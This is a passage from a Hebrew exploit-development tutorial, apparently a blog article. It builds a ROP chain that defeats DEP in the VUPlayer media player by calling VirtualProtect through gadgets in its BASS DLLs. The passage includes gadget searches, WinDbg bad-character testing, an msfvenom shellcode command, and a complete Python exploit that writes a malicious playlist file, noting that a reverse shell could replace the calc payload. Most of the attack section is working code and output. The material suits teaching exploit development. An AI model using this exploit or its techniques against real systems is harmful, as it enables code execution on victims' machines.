0x10030950 # XCHG EAX , ESI ; RET ;
```

מה אם לא היה לנו entry ל-VirtualProtect? נדבר על אלטרנטיבות בסוף המאמר.

EBP

יהיה ה-top של המחסנית לאחר הקריאה ל-VirtualProtect, מה שאומר שמהווה את ה-return address שלה. נרצה לחזור ל-shellcode לאחר הקריאה, ולכן jmp esp יהיה אידאלי כאן. הסיבה ש-esp יצביע על ה-shellcode שלנו ולא על הארגומנטים שהעברנו ל-VirtualProtect היא ש-Win32 API משתמש במוסכמת קריאה הנקראת stdcall. בין היתר - הפונקציה הנקראת היא האחראית לעשות pop לארגומנטים מה-stack.

נתחיל מלמצוא pop ebp:

```
0x10017c0d (RVA : 0x00017c0d) : # POP EBP # RETN 0x04    ** [BASS.dll] **    |  ascii {PAGE_EXECUTE_READWRITE}
```

לא קיים gadget "נקי", נצטרך להתאים את ה-chain ל-RETN 0x4 נעשה זאת בעזרת rop nops.

נמשיך ונמצא jmp esp:

```
┌──(kali㉿kali)-[~]
└─$ msf-nasm_shell
jmp esp
nasm > jmp esp
00000000  FFE4            jmp esp
nasm >
```

```
!mona find -s "\xff\xe4" -m "basswma,bassmidi,bass"
```

```
0BADF00D [+] Results :
1010539F  0x1010539f : "\xff\xe4" |  {PAGE_EXECUTE_READWRITE} [BASSWMA.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v2.3 (C:\Program Files (x86)\VUPlayer\BASSWMA.dll)
1000D0FF  0x1000d0ff : "\xff\xe4" | null {PAGE_EXECUTE_READWRITE} [BASS.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v2.3 (C:\Program Files (x86)\VUPlayer\BASS.dll)
100222C5  0x100222c5 : "\xff\xe4" |  {PAGE_EXECUTE_READWRITE} [BASS.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v2.3 (C:\Program Files (x86)\VUPlayer\BASS.dll)
10022AA7  0x10022aa7 : "\xff\xe4" |  {PAGE_EXECUTE_READWRITE} [BASS.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v2.3 (C:\Program Files (x86)\VUPlayer\BASS.dll)
1002A659  0x1002a659 : "\xff\xe4" |  {PAGE_EXECUTE_READWRITE} [BASS.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v2.3 (C:\Program Files (x86)\VUPlayer\BASS.dll)
```

נסכם:

```
EBP:
0x10017c0d # POP EBP; RETN 0X04;
0x1010539f # JMP ESP - non aslr module
0x10101008 # Pointer to ROP NOP to compensate for the RETN 0x04
0x10101008 # Pointer to ROP NOP to compensate for the RETN 0x04
```

ESP

יהווה את הארגומנט הראשון לפונקציה, תזכורת ל-stdcall - פרמטרים נדחפים למחסנית מימין לשמאל. הארגומנט lpaddress הוא הראשון ונדחף אחרון, הוא מצביע לאזור זיכרון אותו נרצה להפוך לניתן להרצה, לכן נוכל להשאיר את esp כמו שהוא.

pushad דוחפת את הערך המקורי של esp לפני הקריאה, כלומר יצביע למתחת ל-eax במחסנית - לכתובות גבוהות יותר, שם נמקם את ה-shellcode שלנו בהמשך. ממליץ לחזור ולהציץ ב-stack layout במידה ולא ברור לכם עד הסוף.

EBX

יחזיק את dwSize, לשים בו 0x201 יהיה לנו טוב. לא מצאתי gadget מתאים כדי לעשות את זה ישירות על EBX, מה שכן יש לנו:

```
281   0x10015ef2 (RVA : 0x00015ef2) : # ADD EBX,EAX # XOR EAX,EAX #
282   0x10032f32 (RVA : 0x00032f32) : # XCHG EAX,EBX # RETN 0x00
```

כך שנוכל לעבוד עם EAX, ושימו לב ל-gadget המעניין הבא:

```
451   0x1003a074 (RVA : 0x0003a074) : # XOR EAX,994803BD # RETN    ** [BASS.dll] **   |
```

להזכירכם: XOR AB = C ו-XOR BC = A, יש לנו כאן XOR EAX עם ערך סטאטי, למה זה טוב?

נוכל לחשב את התוצאה של XOR בין הערך שאנחנו רוצים - 0x201 לערך הסטאטי-0x994803BD. לאתחל את eax בתוצאה ולהעביר את הזרימה ל-xor gadget, כך שבסיום פעולת ה-eax, xor יחזיק בערך המקורי שאנחנו רוצים. ויש לנו xchg ל-ebx.

נמצא: pop eax gadget

```
0x10015fe7 (RVA : 0x00015fe7) : # POP EAX # RETN    ** [BASS.dll] **   |   {PAGE_EXECUTE_READWRITE}
```

תוצאת ה-xor בין 0x201 ל-994803BD היא 0x994801bc, נסכם:

```
EBX:
0x10015fe7 # POP EAX; RETN;
0x994801bc # Once xored with 0x994803BD will result in 0x201
0x1003a074 # XOR EAX, 0x994803BD ; RETN ;
0x10032f32 # XCHG EAX, EBX; RETN ;
```

EDX

יחזיק ב-flNewProtect, כאמור נרצה לשים כאן 0x40 עבור PAGE_EXECUTE_READWRITE. (ניתן למצוא את ה-Memory Protection Constants בתיעוד MSDN):

Constants

Constant/value	Description
PAGE_EXECUTE 0x10	Enables execute access to the committed region of pages. An attempt to write to the committed region results in an access violation. This flag is not supported by the CreateFileMapping function.
PAGE_EXECUTE_READ 0x20	Enables execute or read-only access to the committed region of pages. An attempt to write to the committed region results in an access violation. **Windows Server 2003 and Windows XP:** This attribute is not supported by the CreateFileMapping function until Windows XP with SP2 and Windows Server 2003 with SP1.
PAGE_EXECUTE_READWRITE 0x40	Enables execute, read-only, or read/write access to the committed region of pages. **Windows Server 2003 and Windows XP:** This attribute is not supported by the CreateFileMapping function until Windows XP with SP2 and Windows Server 2003 with SP1.

אחת הדרכים לעשות זאת:

1. לאפס את eax
2. להוסיף 4 ל-eax עד שערכו מגיע ל-0x40 - כלומר 16 פעמים
3. למצוא xchg edx,eax

נתחיל מלאפס את eax:

```
0x106074f8 (RVA : 0x000074f8) : # XOR EAX,EAX # RETN    ** [BASSMIDI.dll] **
```

נוסיף ארבע ל-eax שש עשרה פעמים:

```
8   0x10014474 (RVA : 0x00014474) : # ADD·EAX,4 # RETN    ** [BASS.dll] **
```

נעתיק ל-edx:

```
0x10038a6c (RVA : 0x00038a6c) : # XCHG·EAX,EDX # RETN    ** [BASS.dll] **
```

נסכם:

```
EDX
0x106074f8 # XOR EAX,EAX; RET;
0x10014474 # ADD EAX,4; RET;
0x10014474 # ADD EAX,4; RET;
0x10014474 # ADD EAX,4; RET;
0x10014474 # ADD EAX,4; RET;
0x10014474 # ADD EAX,4; RET;
0x10014474 # ADD EAX,4; RET;
0x10014474 # ADD EAX,4; RET;
0x10014474 # ADD EAX,4; RET;
0x10014474 # ADD EAX,4; RET;
0x10014474 # ADD EAX,4; RET;
0x10014474 # ADD EAX,4; RET;
0x10014474 # ADD EAX,4; RET;
0x10014474 # ADD EAX,4; RET;
0x10014474 # ADD EAX,4; RET;
0x10014474 # ADD EAX,4; RET;
0X10038A6C # XCHG EAX,EDX; RET;
```

ECX

מקום לכתוב אליו את ה-Memory Protection Constant הקודם, אנחנו צריכים כתובת שהיא ב writeable ובעדיפות ריקה:

```
10100000 00001000 BASSWMA          PE header   Imag R   RWE
10101000 00006000 BASSWMA          code,reloca Imag RWE RWE
10107000 00001000 BASSWMA .rsrc    code,resour Imag R   RWE
```

```
101053D8  0000   ADD BYTE PTR DS:[EAX],AL
101053DA  0000   ADD BYTE PTR DS:[EAX],AL
101053DC  0000   ADD BYTE PTR DS:[EAX],AL
101053DE  0000   ADD BYTE PTR DS:[EAX],AL
101053E0  0000   ADD BYTE PTR DS:[EAX],AL
101053E2  0000   ADD BYTE PTR DS:[EAX],AL
101053E4  0000   ADD BYTE PTR DS:[EAX],AL
101053E6  0000   ADD BYTE PTR DS:[EAX],AL
101053E8  0000   ADD BYTE PTR DS:[EAX],AL
```

אחת מהכתובות כאן אמורה להספיק לנו. נמצא pop ecx:

```
ECX:
0x10601007 # POP ECX; RETN;
0x101053DC # Writeable pointer
```

EAX

ואחרון, אין לנו באמת צורך בו, הוא ממוקם לפני ה-shellcode לכן נציב בו NOP-ים:

```
EAX:
0x10015fe7 # POP EAX ; RET;
0x90909090 # NOPs
```

Chaining it all together

דבר שנצטרך לשים לב אליו הוא הסדר בו אנחנו משתמשים ברגיסטרים. חלק מה-chunk-ים שהרכבנו משתמשים ומשפיעים על רגיסטרים נוספים, לכן קודם כל ניפטר מהם. (ESI, EDX ו-EBX עובדים על EAX):

```
rop = edx
rop += esi
rop += ebx
rop += ebp
rop += edi
rop += eax
rop += ecx
```

לבסוף, נותר לנו רק למצוא pushad gadget ו-shellcode שנרצה להריץ:

```
[pushad]
0x1001d7a5 (RVA : 0x0001d7a5) : # PUSHAD # RETN    ** [BASS.dll] **
```

Bad chars

Bad char הוא כל תו שיכול לשבור לנו את ה-shellcode, לשנות את האופי של ה-crash או פשוט מושחת בזיכרון כשמשתמשים בו. Bad chars ישתנו בהתאם לאפליקציה, סוג החולשה ופרוטוקולים שאנחנו מטרגטים (0x00 למשל ידוע בתור string terminator, לכן מראש נמנע ממנו. 0x0D מייצג r/ וסוף שדה http, כך שאם היינו מנצלים חולשה דרך שדה בבקשת HTTP היינו נמנעים גם ממנו).

דרך לקבוע מאילו bad chars נצטרך להימנע בסיטואציה שלנו היא לשלוח את כל התווים האפשריים (0x00-0xFF), ולבחון כיצד האפליקציה מגיבה אליהם לאחר הקריסה. (יתכן גם שהתהליך לא יקרוס כתוצאה משליחת bad char. אם למשל ה-buffer צריך להיות בגודל מסוים כדי להטריג את הקריסה וה-bad char עושה terminate ל-buffer). בנוסף, לעיתים המקום שנוכל לעבוד איתו לא יהיה גדול מספיק עבור כל ה-bytearray, כך שנאלץ לחלק את הבדיקה ל-chunk-ים.

במקרה שלנו נוכל לשלוח את הכל יחד:

```
bad_chars = (b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
    b"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
    b"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
    b"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
    b"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
    b"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
    b"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
    b"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
offset = 1012

payload = b"A" * offset # Pad to eip
payload += b"\x08\x10\x10\x10"   # Ret ;
payload += rop
payload += nops
payload += bad_chars
payload += b"C" * (3000 - len(payload))

# Write payload to playlist file
with open(crash, "wb") as handler :
    handler .write(payload)
```

נציב את ה-bytearray במיקום בו אמור להיות ה-shellcode, נחזור ל-windbg ונעשה attach ל-vuplayer:

```
(3af8.7c18): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=00000201 ecx=8a610000 edx=00000000 esi=76f704c0 edi=10101008
eip=0019e7c0 esp=0019e7a4 ebp=1010539f iopl=0         nv up ei pl nz na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010202
0019e7c0 0102            add     dword ptr [edx],eax  ds:002b:00000000=????????
0:000> db esp
0019e7a4  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0019e7b4  90 90 90 90 90 90 90 90-90 90 90 90 01 02 03 04  ................
0019e7c4  05 06 07 08 00 48 4a 02-00 00 bd 00 00 00 00 00  .....HJ.........
0019e7d4  00 00 bd 00 00 10 00 00-98 19 38 0a 00 00 bd 00  ..........8.....
0019e7e4  00 00 00 00 00 00 00 00-00 00 bd 00 00 00 00 00  ................
0019e7f4  d0 e2 bd 00 01 00 00 00-01 00 00 00 00 00 bd 00  ................
0019e804  00 00 00 00 00 00 00 00-00 00 bd 00 00 00 bd 00  ................
0019e814  00 00 00 00 7c e8 19 00-ab fc d7 77 58 02 bd 00  ....|......wX...
```

מצאנו את ה-bad char הראשון (שני אם מתייחסים ל-null byte שפסלנו מההתחלה), 0x09 שבר לנו את ה-buffer. נסיר אותו מהרשימה ונחזור על התהליך:

```
0:000> db esp
0019e7a4  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90
0019e7b4  90 90 90 90 90 90 90 90-90 90 90 90 01 02 03 04
0019e7c4  05 06 07 08 00 4c 4f 02-00 00 ca 00 00 00 00 00
0019e7d4  00 00 ca 00 00 10 00 00-38 09 df 09 00 00 ca 00
0019e7e4  00 00 00 00 00 00 00 00-00 00 ca 00 00 00 00 00
0019e7f4  d0 e2 ca 00 01 00 00 00-01 00 00 00 00 00 ca 00
0019e804  00 00 00 00 00 00 00 00-00 00 ca 00 00 00 ca 00
0019e814  00 00 00 00 7c e8 19 00-ab fc d7 77 58 02 ca 00
```

שוב נשבר לאחר 0x08, כלומר 0x0a הוא גם bad char, כך נמשיך עד שהמערך לא יקטע. בסופו של דבר תגלו שה-bad chars הם: 0x1a, 0x0a, 0x09, 0x00.

בחירת ה-shellcode

למטרת ה-POC אשתמש ב-shellcode קצר שמקפיץ calc, אך באותה מידה יכולנו להשתמש ב-Reverse Shell. את ה-shellcode שאשתמש בו כתבתי בעצמי, לא ארחיב על - custom shellcoding אך ממליץ בחום על המאמר של ניר בנושא. בכל מקרה, ניתן גם לגנרט shellcode ב-one liner עם msfvenom:


```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/exec CMD=calc.exe -b '\x00\x09\x0a\x1a' -f python  -v shellcode
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 220 (iteration=0)
x86/shikata_ga_nai chosen with final size 220
Payload size: 220 bytes
Final size of python file: 1237 bytes
shellcode =  b""
shellcode += b"\xd9\xeb\xba\x58\x66\x92\x4f\xd9\x74\x24\xf4"
shellcode += b"\x5b\x33\xc9\xb1\x31\x31\x53\x18\x83\xc3\x04"
shellcode += b"\x03\x53\x4c\x84\x67\xb3\x84\xca\x88\x4c\x54"
shellcode += b"\xab\x01\xa9\x65\xeb\x76\xb9\xd5\xdb\xfd\xef"
shellcode += b"\xd9\x90\x50\x04\x6a\xd4\x7c\x2b\xdb\x53\x5b"
shellcode += b"\x02\xdc\xc8\x9f\x05\x5e\x13\xcc\xe5\x5f\xdc"
shellcode += b"\x01\xe7\x98\x01\xeb\xb5\x71\x4d\x5e\x2a\xf6"
shellcode += b"\x1b\x63\xc1\x44\x8d\xe3\x36\x1c\xac\xc2\xe8"
shellcode += b"\x17\xf7\xc4\x0b\xf4\x83\x4c\x14\x19\xa9\x07"
shellcode += b"\xaf\xe9\x45\x96\x79\x20\xa5\x35\x44\x8d\x54"
shellcode += b"\x47\x80\x29\x87\x32\xf8\x4a\x3a\x45\x3f\x31"
shellcode += b"\xe0\xc0\xa4\x91\x63\x72\x01\x20\xa7\xe5\xc2"
shellcode += b"\x2e\x0c\x61\x8c\x32\x93\xa6\xa6\x4e\x18\x49"
shellcode += b"\x69\xc7\x5a\x6e\xad\x8c\x39\x0f\xf4\x68\xef"
shellcode += b"\x30\xe6\xd3\x50\x95\x6c\xf9\x85\xa4\x2e\x97"
shellcode += b"\x58\x3a\x55\xd5\x5b\x44\x56\x49\x34\x75\xdd"
shellcode += b"\x06\x43\x8a\x34\x63\xbb\xc0\x15\xc5\x54\x8d"
shellcode += b"\xcf\x54\x39\x2e\x3a\x9a\x44\xad\xcf\x62\xb3"
shellcode += b"\xad\xa5\x67\xff\x69\x55\x15\x90\x1f\x59\x8a"
shellcode += b"\x91\x35\x3a\x4d\x02\xd5\x93\xe8\xa2\x7c\xec"
```


ולסיום, ה-exploit שלנו

```
import struct
import os
import sys

crash = r"C:\Exploit_Dev\final.m3u"

# Set EAX
eax = struct.pack('<L', 0x10015fe7) # POP EAX ;  RETN
eax += struct.pack('<L', 0x90909090) # NOPs

# Set ECX
ecx = struct.pack('<L', 0x10601007) # POP ECX;  RETN
ecx += struct.pack('<L', 0x101053DC)    # Writeable pointer

# Set EDX
edx = struct.pack('<L', 0x106074f8)     # XOR EAX,EAX;  RETN
edx += struct.pack('<L', 0x10014474)    #ADD EAX,4; RETN
edx += struct.pack('<L', 0x10014474)    #ADD EAX,4; RETN
edx += struct.pack('<L', 0x10014474)    #ADD EAX,4; RETN
edx += struct.pack('<L', 0x10014474)    #ADD EAX,4; RETN
edx += struct.pack('<L', 0x10014474)    # ADD EAX,4;RETN
edx += struct.pack('<L', 0x10014474)    #ADD EAX,4; RETN
edx += struct.pack('<L', 0x10014474)    #ADD EAX,4; RETN
edx += struct.pack('<L', 0x10014474)    #ADD EAX,4; RETN
edx += struct.pack('<L', 0x10014474)    #ADD EAX,4; RETN
edx += struct.pack('<L', 0x10014474)    #ADD EAX,4; RETN
edx += struct.pack('<L', 0x10014474)    #ADD EAX,4; RETN
edx += struct.pack('<L', 0x10014474)    #ADD EAX,4; RETN
edx += struct.pack('<L', 0x10014474)    #ADD EAX,4; RETN
edx += struct.pack('<L', 0x10014474)    #ADD EAX,4; RETN
edx += struct.pack('<L', 0x10014474)    #ADD EAX,4; RETN
edx += struct.pack('<L', 0x10038a6c)    #XCHG EAX,EDX;  RETN

# Set EBX
ebx = struct.pack('<L', 0x10015fe7)      #POP EAX; RETN
ebx += struct.pack('<L', 0x994801bc)  # Once xored with 0x994803BD will result in 0x201
ebx += struct.pack('<L', 0x1003a074)  #XOR EAX,994803BD; RETN
ebx += struct.pack('<L', 0x10032f32)   #XCHG EAX,EBX; RETN 0x00

# Set EBP
ebp  = struct.pack('<L', 0x10017c0d)      #POP EBP; RETN 0x04
ebp += struct.pack('<L', 0x1010539F)    # JMP ESP;
ebp += struct.pack('<L', 0x10101008)    # ROP NOP to compensate for retn 0x04
ebp += struct.pack('<L', 0x10101008)    # ROP NOP to compensate for retn 0x04

# Set ESI
esi = struct.pack('<L', 0x10015fe7)        #POP EAX ; RETN
esi += struct.pack('<L', 0x1060E25C)   #VirtualProtect IAT in non aslr dll
esi += struct.pack('<L', 0x1001eaf1)       #MOV EAX,DWORD PTR DS:[EAX];  RETN
esi += struct.pack('<L', 0x10030950)    #XCHG EAX,ESI;  RETN

# Set EDI
edi = struct.pack('<L', 0x100190b0)     #POP EDI;  RETN
edi += struct.pack('<L', 0x10101008)   #ROP NOP
```

```
56
57  # pushad gadget
58  pushad = struct.pack('<L', 0x1001d7a5)  #PUSHAD ; RET
59
60  # Construct the chain
61  rop =  edx
62  rop += esi
63  rop += ebx
64  rop += ebp
65  rop += edi
66  rop += eax
67  rop += ecx
68  rop +=pushad
69
70  # nops
71  nops = b"\x90" * 24
72
73  # Spawn Calc.exe
74  shellcode  = (b"\x31\xD2\x52\x68\x63\x61\x6C\x63\x89\xE6\x52\x56\x64"
75  b"\x8B\x72\x30\x8B\x76\x0C\x8B\x76\x0C\xAD\x8B\x30\x8B"
76  b"\x7E\x18\x8B\x5F\x3C\x8B\x5C\x1F\x78\x8B\x74\x1F\x20"
77  b"\x01\xFE\x8B\x4C\x1F\x24\x01\xF9\x42\xAD\x81\x3C\x07"
78  b"\x57\x69\x6E\x45\x75\xF5\x0F\xB7\x54\x51\xFE\x8B\x74"
79  b"\x1F\x1C\x01\xFE\x03\x3C\x96\xFF\xD7")
80
81  offset = 1012
82
83  payload = b"A" * offset # Pad to eip
84  payload += b"\x08\x10\x10\x10"   # Ret ;
85  payload += rop
86  payload += nops
87  payload += shellcode
88  payload += b"C" * (3000 - len(payload))
89
90  # Write payload to playlist file
91  with open(crash, "wb") as handler :
92        handler .write(payload)
```

נריץ את ה-Exploit ונגרור את קובץ ה-playlist שנוצר אל הנגן:





ויש לנו הרצת קוד!

אלטרנטיבות ל-VirtualProtect

לא בכל סיטואציה יהיה לנו מודול שקומפל ללא ASLR, ועוד כזה שבנוסף גם מייבא את VirtualProtect. לכן חשוב להכיר אלטרנטיבות.

API	What does it do
VirtualAlloc	Creates new memory location without DEP protection
HeapCreate	Creates a private heap that allows code execution
SetProcessDEPPolicy	DEP policy will be changed to enable execution of code from stack.
NtSetInformationProcess	DEP policy will be changed to enable execution of code from stack.
VirtualProtect	Changes protection level of memory to cause code execution.
WriteProcessMemory	Allows code to be written at a memory location with no protection.

ניקח כדוגמה את WPM:

```
BOOL WriteProcessMemory(
  [in]  HANDLE  hProcess,
  [in]  LPVOID  lpBaseAddress,
  [in]  LPCVOID lpBuffer,
  [in]  SIZE_T  nSize,
  [out] SIZE_T  *lpNumberOfBytesWritten
);
```

שימוש ב-WPM יאפשר לנו לכתוב את ה-Shellcode שלנו אל אזור זיכרון לא בשימוש ("ריק"), לרוב נוצר על ידי הקומפיילר למטרות Alignment ונקרא גם code cave. אותו אזור בזיכרון חייב להיות בעל הרשאות RX. כפי שאנחנו כבר יודעים, כש-DEP enabled זיכרון צריך להיות writeable או executable, לא גם וגם.

אז איך אנחנו בכל זאת יכולים לכתוב את ה-shellcode לזיכרון שהוא RX? הסיבה היא שבמידה והזיכרון אליו WPM התבקשה לכתוב לא writeable, היא תעשה syscall בשם NtProtectVirtualMemory ובאופן זמני תסמן את ה-page כ-RWX, לאחר שפעולת הכתיבה הסתיימה בהצלחה היא תחזיר את ה-page למצבו בהתחלה - ללא W.

החיסרון המרכזי הוא הבעייתיות בשימוש ב-shellcode שהוא encoded - ה-decoding stub לא יוכל לכתוב ב-code cave ויוביל ל-Access Violation. פתרונות אפשריים יהיו לכתוב בעצמנו shellcode שלא כולל bad chars בכלל ולא דורש encoding, או לכתוב Decoder מבוסס ROP ולעשות לו אינטגרציה בניצול.

במידה ואין מודול שקומפל ללא ASLR שמייבא את אחת הפונקציות האלו, נוכל לעשות derefernce ל-entry של GetProcAddress ולרזלב את הפונקציה שנרצה דינאמית, נוכל גם לטעון לתהליך מודול שכן קומפל עם ASLR ומייבא אחת מהן בעזרת LoadLibrary - ה-offset קבוע ותהיה לנו את כתובת הבסיס כערך החוזר מהקריאה ל-LoadLibrary.

לסיכום

במאמר דיברנו על DEP כמיטגציה לניצול קלאסי של Buffer Overflow על ה-stack, על איך נוכל להשתמש ב-ROP כדי לעקוף אותה ופיתחנו מאפס ROP Chains לניצול חולשה ב-vuplayer והשגת code execution.

לכל שאלה, אני זמין במייל או בלינקדאין.

dor.gerson17@gmail.com

https://www.linkedin.com/in/dor-gerson-b12782245

בינארים לתרגול

- DVD X Player 5.5 Pro
- ASX to MP3 Converter 3.1.2.1
- Easy File Sharing Web Server 7.2

לקריאה נוספת

Chaining DEP with ROP (Corelan):

Exploit writing tutorial part 10: Chaining DEP with ROP - the Rubik's[TM] Cube | Corelan Cybersecurity ResearchCorelan Cybersecurity Research

Return Oriented Programming:

FuzzySecurity | ExploitDev: Part 7

DEP bypass with WriteProcessMemory:

Bypassing DEP with WriteProcessMemory (x86) • Vulndev

Introduction to win32 sehllcoding (Corelan):

Exploit writing tutorial part 9: Introduction to Win32 shellcoding | Corelan Cybersecurity ResearchCorelan Cybersecurity Research